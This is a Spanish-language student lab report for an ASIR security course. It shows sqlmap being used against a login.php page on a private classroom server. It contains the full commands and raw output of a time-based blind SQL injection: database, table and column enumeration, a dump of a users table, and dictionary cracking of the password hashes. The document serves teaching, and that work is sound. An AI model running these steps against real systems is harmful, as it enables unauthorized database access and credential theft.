



# SEGURIDAD Y ALTA DISPONIBILIDAD


2º ASIR I.E.S. Lázaro Cárdenas

**Autor: Fernando Zapata**

2015

Se selecciona la ruta del navegador

Al dar error, se quita la parte



Fuera

```
sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= --dbs
```

Nos indica las bases de datos que existen

```
C:\sqlmap>sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= --dbs
[11:01:44] [WARNING] provided value for parameter 'user' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:01:44] [INFO] resuming back-end DBMS 'mysql'
[11:01:44] [INFO] testing connection to the target URL
[11:01:45] [INFO] heuristics detected web page charset 'ascii'
[11:01:46] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
Parameter: user (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: user=' AND (SELECT * FROM (SELECT(SLEEP(5)))zKpJ) AND 'TUy1'='TUy1

[11:01:47] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.4.19
back-end DBMS: MySQL 5.0.12
[11:01:47] [INFO] fetching database names
[11:01:47] [INFO] fetching number of databases
[11:01:47] [WARNING] time-based comparison requires larger statistical model, please wait.....
[11:02:19] [WARNING] it is very important not to stress the network adapter during usage of time-based payloads to prevent potential errors
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[11:03:16] [INFO] adjusting time delay to 2 seconds due to good response times
3
[11:03:20] [INFO] retrieved: information_sch
[11:07:43] [ERROR] invalid character detected, retrying..
[11:07:43] [WARNING] increasing time delay to 3 seconds
ema
[11:08:42] [INFO] retrieved: db2asir03
[11:11:37] [INFO] retrieved:
```

La que se va a sacar información es dbasir203

```
[11:07:43] [WARNING] increasing time delay to 3 seconds
ema
[11:08:42] [INFO] retrieved: db2asir03
[11:11:37] [INFO] retrieved: test
available databases [3]:
[*] db2asir03
[*] information_schema
[*] test

[11:13:08] [INFO] fetched data logged to text files under 'C:\Users\alumno\sqlmap\output'
[*] shutting down at 11:13:08
C:\sqlmap>
```

Para sacar las tablas se selecciona la database con -D nombre\_BBDD

```
sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= --D db2asir03 --tables
```

```
C:\sqlmap>sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= -D db2asir03 --tables
<1.0-dev-nongit-201512150967>
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 11:21:41

[11:21:41] [WARNING] provided value for parameter 'user' is empty. Please, always use only valid parameter values so sql
map could be able to run properly
[11:21:41] [INFO] resuming back-end DBMS 'mysql'
[11:21:41] [INFO] testing connection to the target URL
[11:21:42] [INFO] heuristics detected web page charset 'ascii'
[11:21:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: user <GET>
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind <SELECT>
  Payload: user=' AND <SELECT * FROM <SELECT(SLEEP(5))>zKpJ AND 'TUY1'='TUY1
-----

[11:21:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.4.19
back-end DBMS: MySQL 5.0.12
[11:21:43] [INFO] fetching tables for database: 'db2asir03'
[11:21:43] [INFO] fetching number of tables for database 'db2asir03'
[11:21:43] [WARNING] time-based comparison requires larger statistical model, please wait.....
```

Se ve el resultado que contiene una table.

```
[11:22:56] [INFO] adjusting time delay to 2 seconds due to good response
[11:23:41] [ERROR] invalid character detected, retrying..
[11:23:41] [WARNING] increasing time delay to 3 seconds
[11:24:56] [ERROR] invalid character detected, retrying..
[11:24:56] [WARNING] increasing time delay to 4 seconds
Database: db2asir03
[1 table]
+-----+
| usuarios |
+-----+

[11:26:17] [INFO] fetched data logged to text files under 'C:\Users\al
[*] shutting down at 11:26:17
```

Se acceden a las columnas de la table usuarios

```
sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user=--T usuarios --columns
```

```
C:\sqlmap>sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= -I usuarios --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:26:27
[11:26:27] [WARNING] provided value for parameter 'user' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:26:27] [INFO] resuming back-end DBMS 'mysql'
[11:26:27] [INFO] testing connection to the target URL
[11:26:28] [INFO] heuristics detected web page charset 'ascii'
[11:26:28] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: user (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: user=' AND (SELECT * FROM (SELECT(SLEEP(5)))zKpJ) AND 'TUY1'='TUY1
-----
[11:26:29] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.4.19
back-end DBMS: MySQL 5.0.12
[11:26:29] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[11:26:29] [INFO] fetching current database
[11:26:29] [WARNING] time-based comparison requires larger statistical model, please wait.....
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[11:27:35] [WARNING] it is very important not to stress the network adapter during usage of time-based payloads to prevent potential errors
```

Con la siguiente orden lo vuelcas a un fichero

```
sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= --T usuarios --dump
```

Para sacar la clave y pass

```
sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= -T usuarios --dump
```

```
C:\sqlmap>sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= -T usuarios --C
--dump
Usage: sqlmap.py [options]
sqlmap.py: error: no such option: --C
Press Enter to continue...
C:\sqlmap>sqlmap.py --url=http://172.26.104.41/carpetas_usuarios/2asir03/login.php?user= -T usuarios -C 1
--dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and sible for any misuse or damage caused by this program
[*] starting at 12:04:30
[12:04:31] [WARNING] provided value for parameter 'user' is empty. Please, always use only valid parameter map could be able to run properly
[12:04:31] [INFO] resuming back-end DBMS 'mysql'
[12:04:31] [INFO] testing connection to the target URL
[12:04:32] [INFO] heuristics detected web page charset 'ascii'
[12:04:32] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: user (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: user=' AND (SELECT * FROM (SELECT(SLEEP(5)))zKpJ) AND 'TUY1'='TUY1
-----
[12:04:33] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.4, PHP 5.4.19
back-end DBMS: MySQL 5.0.12
[12:04:33] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate es
```

En esta table existian dos usuarios, como se puede ver en la foto. El escaneo fue más largo por este motivo.

Aún así se puede ver como los login son

LOGIN	PASSWORD
Asir03	teacher
Asir04	student

```
[12:09:52] [INFO] fetching columns for table 'usuarios' in database 'db2asir03'
[12:09:52] [INFO] resumed: 2
[12:09:52] [INFO] resumed: login
[12:09:52] [INFO] resumed: password
[12:09:52] [INFO] fetching entries for table 'usuarios' in database 'db2asir03'
[12:09:52] [INFO] fetching number of entries for table 'usuarios' in database 'db2asir03'
[12:09:52] [WARNING] time-based comparison requires larger statistical model, please wait.....
[12:10:30] [WARNING] it is very important not to stress the network adapter during usage of time-based payloads to prevent potential errors
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[12:11:06] [INFO] retrieved:
[12:11:12] [INFO] adjusting time delay to 2 seconds due to good response times
asir03
[12:12:48] [INFO] retrieved: *977F15BF49C046DA76BC81A80146AAB943F679F1
[12:22:47] [INFO] retrieved: asir04
[12:24:28] [INFO] retrieved: *1308E0FCD43112F8D948AB093F54892CB7B
[12:33:30] [ERROR] invalid character detected, retrying..
[12:33:30] [WARNING] increasing time delay to 3 seconds
22000
[12:34:58] [INFO] analyzing table dump for possible password hashes
[12:34:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:35:18] [INFO] writing hashes to a temporary file 'c:\users\alumno\appdata\local\temp\sqlmap1j9v1q4676\sqlnaphashes-zusedn.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[12:35:19] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Python27\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[12:35:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:35:24] [INFO] starting dictionary-based cracking (mysql_passwd)
[12:35:24] [INFO] starting 2 processes
[12:35:43] [INFO] cracked password 'student' for hash '*1308e0fcd43112f8d948ab093f54892cb7b220aa'
[12:35:52] [INFO] cracked password 'teacher' for hash '*977f15bf49c046da76bc81a80146aab943f679f1'
[12:36:00] [INFO] postprocessing table dump
Database: db2asir03
Table: usuarios
[2 entries]
+-----+-----+
| login | password |
+-----+-----+
| asir03 | *977F15BF49C046DA76BC81A80146AAB943F679F1 (teacher) |
| asir04 | *1308E0FCD43112F8D948AB093F54892CB7B220AA (student) |
+-----+-----+
[12:36:00] [INFO] table 'db2asir03.usuarios' dumped to CSV file 'C:\Users\alumno\sqlmap\output\172.26.104.41\dump\db2asir03\usuarios.csv'
[12:36:00] [INFO] fetched data logged to text files under 'C:\Users\alumno\sqlmap\output\172.26.104.41'
[*] shutting down at 12:36:00
C:\Python27\sqlmap>
```